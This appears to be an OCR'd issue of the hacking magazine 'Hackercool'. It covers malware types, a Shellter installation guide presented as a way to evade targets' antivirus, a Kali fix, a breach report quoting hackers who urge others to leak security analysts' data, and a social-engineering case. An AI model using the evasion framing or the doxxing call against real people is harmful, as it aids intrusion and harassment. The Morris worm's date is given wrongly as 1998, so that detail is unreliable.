
Hackercool

August 2017 Edition 0 Issue 11



COVER STORY :

Malware Malware Conclusion

LET'S FIXIT:

Fix the login screen error in Kali Linux after updating.

METASPLOIT THIS MONTH :

Easy Chat Server BOF, Windows LNK RCE and Enum application modules

NOT JUST ANOTHER TOOL :

Arcanus Framework.

METASPLOITABLE TUTORIALS

Vulnerability Assessment - PART 2

HACK OF THE MONTH :

#Leak TheAnalyst

Hacking Q&A, Hackstory, Hackercool Answers and more

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers, Thank you for buying or subscribing to this magazine.This is the eleventh issue of zeroeth editio n of my magazine Hackercool.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber securi- ty researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger. But still let me make it v -ery clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, **hackercool.com**. *This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" to practice website security.*

This magazine is intended to deal with hacking as close to reality as possi -ble, both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who come into field of cyber security but also experts in t- his field. Even people who want to keep themselves safe from the malicious ha -ckers will find this helpful. The main focus of this magazine is dealing with hac- king in real time scenarios. i.e hacking with antivirus and firewall ON. My opinio -n is that we cannot improve security consciousness in users until we teach the -m about real time hacking.

In this issue, we end our first cover story. This cover story is about malwar- e and its role in hacking. We give finishing touches to this story by discussing about worms, keyloggers etc.

*This magazine is available for subscription on Magzter and Gumroad and more recently at Playster. It is also available for sale on Kindle store, 24sy- mbols, iBooks, nook, kobo, Pagefoundry and Scribd. If you have any queries regard ing this magazine or want a specific topic please send them to qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

INSIDE

Here's what you will find in the Hackercool August 2017 Issue .

COVER STORY

MALWARE MALWARE (CONCLUSION)

In the previous issue, we learnt about Virus and Trojans.In this issue, we will learn about W-orms, Spyware, Keyloggers, Logic Bombs,B-ots, Rootkits and Ransomware.

WORMS

A computer worm can perform all malcious functions a virus or for that matter any other mal-ware can perform but it is more dangerous th-an all of them as it can replicate by itself and does not need a host program like a virus.

Simply put, a worm has its own mind and does not need any user interaction to spread over the internet. The first internet worm was released on November 1998 by Robert Tappa-n Morris, a graduate student at Cornell University. This worm spread over internet by exploiting vulnerabilities in Unix sendmail, finger a-nd rsh/rexec.

Although Morris worm was coded to be undetectable, it was detected due to its propensity to infect the same system a number of tim-es. This infections slowed down the system a-nd made its detection easy.

The systems infected by Morris worm were useless unless disinfected from the Morris worm. A part of the regional internet had to be disconnected to solve the problem. The cost of damage caused by the Morris worm is estimated to be around $100,000 to $10,000,000.

Robert Tappan Morris was convicted under US Computer Fraud and Abuse Act and awarded a probation sentence of three years, 400 hours of community service and a fine of $10,050 plus the costs of his supervision.

The Morris worm taught a lesson to US Government and prompted them to fund the e-stablishment of the Computer Emergency Re-sponse Team (CERT) at Carnegie Mellon University. It was a framework to form a central o-rganization to coordinate responses to future network emergencies like the one caused by Morris worm.

In July 2010, laptop of an engineer working in Iran's nuclear plant got infected by a malware. Little did they know that it was the most dangerous worm humans have ever seen. Researchers named the worm stuxnet based on the keywords used in the code of the worm : ".stub" and "mrxnet.sys". Analysis of the code revealed many more details about it. The worm targeted Windows machines and used four zero days to infect its targets. Apart from this, it had sought out Siemens Step7 software, which is a Windows program and used in programming industrial control systems which operate equipment, such as centrifuges. Then it compromised the programmable logic controllers of the industrial systems. As investigation progressed, it became clear that the centrifuges used in the Iranian nuclear palnts for Uranium enrichment were the main target. The worm was intended to mess with the centrifuges. The code in the worm stuxnet was so advanced that it had a date for self termination and also updates for the worm. The detection was itself possible when an update to stuxnet by error caused the worm to infect a wrong system (the engineer's). The actual code of stuxnet was designed to infect systems which are having Siemens software on it. If the worm doesn't find the Siemens software, it lays dormant in the system. The worm even spread from computer to computer even if they were offline. It did this by copying itself to a USB drive when inserted into the machine and spreading to other machines.The advanced nature of the code and its targets pointed to a state actor and the blame fell on America and Israel, the two countries which are unhappy about Iran's nuclear program. Their intention was to sabotage the nuclear enrichment facilities of Iran and it appears they have been partly successful in this.

SPYWARE

Spyware is a malware that gathers information about the victim and passes that information to the attacker without the victim's consent.

It is mostly used for the purpose of tracking and storing Internet user's movements on the Web and serving up pop-up ads to internet users. Ad-ware and tracking cookies are the most popular types of spyware.

One of the most popular ways malicious users use to spread spyware is masquerading the spyware as anti-spyware. Imagine you are browsing and a popup shows that your computer has been infected with spyware. It will ask you to download a program which it says is anti spyware to remove that spyware.

You download that so called anti-spyware which is the actual spyware. There are many spywares with name of antivirus.

KEYLOGGER

Keylogger is a malware that can record or log every keystroke typed by the user. The keystrokes are usually saved to a file.

Keyloggers are installed by stealth in the victim's system and the user is not aware of the presence of keylogger after installation. Only advanced anti-virus can detect the presence of keyloggers in a system.

Keyloggers can be both legitimate and illegitimate. There are many free and commercial ke yloggers available in the internet. A quick Google search should give you the results

Anti-Keylogger

Anti Keylogger is a software which protects the user by detecting the keylogger installed in the user's system. It not only detects the keylogger but also immobolizes it or uninstalls it from the system.

LOGIC BOMB

A Logic Bomb is a type of malware which is dormant or harmless until a specific program logic is activated. This logic can be anything from pressing of specific buttons or a specific system time or date.

It is almost equivalent to the real world landmine and is mostly programmed to perform maximum damage.

Roger Duronio, a disgruntled system administrator in a company called UBS, designed a logic bomb in 2006 to damage the company's computer network and to bring down the company's stocks. This logic bomb brought down 2,000 computers across UBS's stockbroking unit Paine Webber and cost the company $3.1m to repair.

ROOTKIT

A rootkit is a combination of two words "root" and "kit". Typically it is a kit which gives root access on a system or network. Root access in UNIX systems is like admin-level access.

A rootkit can give root access on a system to a hacker without being detected by the user. This can be done by escalating privileges after exploiting a vulnerability or pre installing the rootkit on a system.

The first rootkit to infect the Windows NT systems was NTRootkit created by Greg Hogl-und. Remember every rootkit need not be malicious.

In 2005, Software engineer Mark Russinovich detected that a Sony Audio CD installed a rootkit on his system by altering the OS. Sony insisted that this was a copy protection measure implemented by SONY BMG to protect the CD from being copied. The rootkit was hard to unistall Russinovich insisted that any malicious hacker can take advantage of the vulnerabilities in a rootkit. Soon malware began appearing to take advantage of the particular rootkit.

There are many rootkit detectors available for free which are very useful in detecting rootkits installed on a system. Some of them are

1. **Avast aswMBR**
2. **BitDefender AntiRootkit**
3. **Sophos Anti Rootkit.**
4. **KasperSky TDSSkillller**
5. **MalwareBytes Anti Rookit**


If everything else fails in removing the rootkit, then the only solution is to install a new copy of operating system.

BOTS and BOTNET

Short for Robot, Bot is a malware that takes c -ontrol of the infected system and uses it as a zombie to attack other systems. There are als -o web searching bots or spiders which searc-h web and retrieve millions of HTML documen -ts and store them.

When infected by a BOT, the system still functions normal apart from slowing down wh-en it is being used as a BOT. In simple terms, the infected system acts as an agent for the a ttacker.

Infecting a single system may not be too useful for the hacker but infecting multiple sys -tems can be really useful. A collection of Bots is called as a BOTNET.



The above image shows the basic architectur-e of a BOTNET. Botnets are malinly used for spamming and alo performing DDOS attacks.

According to a report, there were betw-een 100-150 million computers worldwide (out of 600 million computers on the Internet) infec -ted with bots and are under the control of hac -kers as of August 2011.

MIRAI is the latest of botnet attacks found in August 2016. The speciality of this botnet is it targeted IOT devices and turned them into zombies. These devices were used to perform a DDOS attack on security researcher Brian Krebb's website and OVH, a French Web host. This was one of the largest DDOS attacks. This was the first time (IOT) devices were used in a DDOS attack.

RANSOMWARE

The topic of malware would be tellingly incom -plete without the mention of Ransomware. It is a new type of malware which evolved from all previously discussed types of malware.

Ransomware is a malware which when infects the system encrypts all the data on the system, locks it and demands a ransom to de-crypt those files. Although the attackers say th -ey will provide the decryption key if the ranso -m is paid, there is no guarantee the key will b -e provided even if the money is paid.

The credit for being the first ransomware goes to "AIDS Trojan" written by Joseph Popp in 1989. He carried out this attack by distributing around 20,000 floppy disks to AIDS researchers spread around the world. HE spread them by claiming that the disks contained a program that analyzed an individual's risk of acquiring AIDS using a questionnaire. Once infected, the program demanded a ransom for software lease.

The popular targets of ransomware have alwa -ys been medical sectors where data is consi-dered being very critical. Ransomware is the most popular malware nowadays.Recently we have seen about ransomware like Wannacry and NotPetya in our magazine.

If you are infected by ransomware, the worst thing to do would be to pay ransom. Th-ere is not only no guarantee that your data wil -l be restored even if you pay ransom but also this will encourage more such attacks.

The best way to protect your system fro-m ransomware is to have regular backups of your data. If you become a victim of ransomw -are anytime, before you do anything just che-ck this website **www.nomoreransom.org**

CONCLUSION

This is Hackercool's small attempt to make ou -r readers understand the various types of ma -lware till date. I say "till date" because malwa re is continuously evolving. Hope you enjoyed it. Until next month, Good bye.


Installing Shellter In Kali Linux

INSTALLIT


It's been a dream of every budding hacker to bypass the antivirus solutions of their targets. Recently we have been learning about various payload generators that can bypass antivirus. In this issue, we will learn about another such payload generator which is designed to bypass antivirus. It's named Shellter.

To say in the words of its makers, "By using Shellter, you automatically have an infinitely polymorphic executable template, since you can use any 32-bit 'standalone' native Windows executable to host your shellcode. By 'standalone' means an executable that is not statically linked to any proprietary DLLs, apart from those included by default in Windows. "


Let us see how to install Shellter in Kali Linux. The version we are using here is the latest version Shellter V7.0 which can be downloaded from **here**. Go to the download page and download the zip file shown below.




Click on the link and save the file as shown below.




Once the download is finished, go to the Downloads folder. You will see the "shellter.zip" file as shown below. I copied the file to the root folder but if you want to keep the file in Downloads folder you can keep it. This step is not mandatory.



Now change the permissions of the zip file as shown below. Until you change the permissions, you cannot unzip the files. After you change the permissions of the file, unzip the contents of the file using the "unzip" command.



Type “ls“. You will see a new directory with name “shellter”. You have successfully installed Shellter in Kali Linux. Navigate into the directory “Shellter” to see its contents as shown below. We will see how to use Shellter to bypass antivirus in our next issue. Until then, happy hacking practice.




Have any installation query that needs to be published. Let us provide you the solution. Send them to qa@hackercool.com


Fixing Login error in Kali Rolling

LET'S FIXIT


Kali Linux Rolling has stood up to penetration tester's expectations with few bugs. Even the b-est product sometimes has some minor glitches. You may experience a problem known as login error problem. It plays out like this. Everything was going well with your Kali Linux(1.1.0 to rolling), you updated(apt-get update) and when you rebooted you got struck at Login scre-en. No matter how many times you entered your credentials correctly you are once again pre-sented the login screen as shown below. Let us see how to fix Kali login error for good.




At the login screen, hit CTRL +ALT+F1 or F2. When you get the terminal, login with your cred-entials. Type apt-get update as shown below.



Next type apt-get upgrade -y. The system will upgrade and the screen will look like below. Have patience as it will take some time.



After the upgrade is over type command “apt-get install -f gdm3“. When it prompts if you want to continue, type Y. After this operation, reboot the system. You should be able to login normally without any problems.



Have any technical problem that needs to be fixed. Let us provide you the solution. Send them to qa@hackercool.com

31337 #LeakTheAnalyst

HACK OF THE MONTH

What?

Sensitive information belonging to Adi Peretz, a Senior Threat Intelligence Analyst at compa -ny Mandiant, a cyber security firm related to FireEye was posted online by hackers. The in fo included Microsoft login details of Adi Peret -z, his contacts, screenshots of the Windows Find My Device Geolocator connected to his laptop, some client correspondence presenta- tions, his emails, lot of internal Mandiant and FireEye documents and threat intelligence pro -files for the Israeli Defence Force (IDF). They also hacked into his Linkedin account and def aced it.

The hackers also clai -med that they had acc -ess to Mandiant's inter -nal networks for a long time.

The name 31337 of the group is a reference to 'leet' a shortform of "elite"This word bears its origins on internet from the 1980s..

Who?

Hacker group known as 31337 owned responsibilty for the breach and it promised that more leaks will be announced in future. The name 31337 of the group is a re -ference to 'leet' a shortform of "elite". This wo rd bears its origins on internet from the 1980s. They claimed that this dump was a part of the -ir #LeakTheAnalyst operation and was a war -ning to Mandiant.

Why?

When hackers try to breach companies and e -thical hackers try to trace them, conflict is ine vitable. I think the said security analyst came i -n between in one of the hacker's operations. The hacker group even left a message which is given below.

"*For a long time we - the 31337 hackers - trie- d to avoid these fancy a** "analysts" [who are] trying to trace our attack footprints back to us and prove they are better than us. In the #LeakTheAnalyst operation we say [expletive] the consequence let's track them on Facebook, Linked-in, Tweeter, etc. let's go after everything they've got, let's go after their countries, let's trash their reputation in the field. If during your stealth operation you pwned an analyst, target him and leak his personal and professional data, as a side job of course."*

How?

Till now, there is no information as to how the group achieved this breach although they cla -imed they have been in the network of Mand- iant since 2016. Mandiant has claimed that o- nly two customer's social media accounts mig -ht have been compromised and this might ha -ve happened during the LinkedIn or other so- cial media account's da- ta breach.

Impact

Mandiant has perfor- med an incident respo -nse on its network an- d announced that its company network is not compromised although hackers claim otherwi- se. It has also claimed that its logs have show -ed only break in attempts and nothing much.

It has also said that only personal laptop of one or two of its users might have been co- mpromised and it has took measures to see t- hat customer data is safe. This hack is termed as a reputation hack, a hack intended to targe -t or degrade reputation of a person.

Lessons to be Learnt

This hack proves that nobody is immune from hacking and nobody has foolproof security. B- ut I think FireEye has managed this security incident responsibly by minimising the damag e.

As the world gets more and more digital and the competition between ethical and bad hackers becomes more intense, the success of cyber security can't be gauged by whether something got hacked or not but the extent of damage minimised by the concerning victim of the hack.

Mia Ash Persona

HACKSTORY

A few years back, a girl with a cute profile pic sent me a friend request on Facebook. According to Facebook, this girl shared 7 mutual friends with me. I was a bit surprised as most of my friends are friends with her and I happen not to know anything about her. I checked her profile to gather more info but it didn't have much information.

Instead of accepting the friend request, I enquired with my friends in person as to who is she and none of them had the slightest idea about her. In fact, all of them became friends with her in a span of three days. I never accepted her friend request. My friends called me paranoid, but I call it my hacker sense.

Why I am telling you this story? Because something like this may happen to you exactly in future which might have some serious ramifications for your life. Acually, something like that already happened to some people recently.

Let me introduce you to Mia Ash, Mia Ash is a Romanian photographer. Now let me introduce you to another Mia Ash.This Mia Ash is a 30 year old successful photographer of British origin. She is very active on Facebook, Linkedin and Whatsapp. She has (or maybe I should say she had) over 500 friends on Facebook and her relationship is set to complicated. Most of her friends happen to be working in software development, techinicians and administrators in oil & gas, aerospace and health sectors. But the shocking thing is the second case of Mia Ash doesn't exist. It is a persona of the original Mia Ash.

This was almost a case of honeytrap in digital field. Before this persona was caught, it was acting like a normal user would do. She would regularly post some pics on Facebook and as usual her friends would like and comment on them.

Although it looks harmless, there is something serious happening behind the screens The Mia Ash persona appears to be a meticulously planned creation. The persona has Linkedin, Facebook and Whatsapp accounts. She befriended friends on Linkedin first. Even the friends appear to be carefully chosen. Most of them are workers working in fields considered strategic in nature. Then as rapport improved, they became friends on Facebook. Her Facebook account contained pictures ripped from the original Mia Ash account and also looked very carefully planned.

After some time, she sent a survey related to photography to the users (actually victims) email and suggested them to open it on the office network.This link when clicked on installed a malware known as PupyRAT on the victim's systems. This gave the hacker a foothold on the victim's office network.

The advanced nature of this social engineering attack prompts involvement of a state actor. The initial suspect is an Iranian hacking group called Cobalt Gypsy. The choice of targets point towards this group. As soon as the hack was made public, the persona account was taken down. Just like many other cyber security incidents, the actors may go unpunished,

What can readers learn from this hack? These type of attacks can be prevented by staying alert online. Many users who fell victim to Mia Ash Persona missed a minor but important detail about her. She never mentioned her contact details anywhere. Had they noticed it, they would have been safe from this attack.

Readers are advised to apply caution when they are befriending someone online. While online, it is not always what you see that is true. If you happen to be female, protect your images with filters to prevent them from being ripped off. Another important tip. The less information you reveal online, the better it is. Trust the words of a hacker, in this digital age, information is GOLD for hackers.

HACKERCOOL ANSWERS

When it is ethical hacking, doubts are bound to arise. These can range from basic to advanced to complex. Our new feature "Hackercool Answers" is a small attempt to solve those curious and sometimes embarassing doubts. So irrespective the type of queries you might have, begin to fire them to us. We will be ever happy to solve those doubts.

Q: I am an avid reader of your magazine. In some of the Real World Hacking Scenarios , you have created malware that could bypass antivirus. This lead to my curiosity as to how antivirus works and how malware can bypass it sometimes.?

A: Hi, Thanks for being an avid reader of my magazine. Coming to your questions, first let me answer how antivirus or anti malware works. Modern anti virus use a combination of methods to detect malware. They are,

1. Signature Based Detection : Intitially most of the antivirus used to follow this method to d -etect malware. During this type of detection, the anti virus software checks all executable file -s in the system with a collection of malicious files to check if it is harmful or not. The collectio -n of malicious files used by the antivirus is called a signature file. This type of detection is us eless when detecting new malware.

2. Heuristic Based Detection : Heuristic based detection is a advanced type of detection us -ed to overcome the disadvantages of the signature based scanning. This detection can dete -ct not only new malware but also variants of previously known malware. The anti malware does this by running the files it considers suspicious in a virtual environment. This will enable that even if the file is harmful, it does not affect the system.

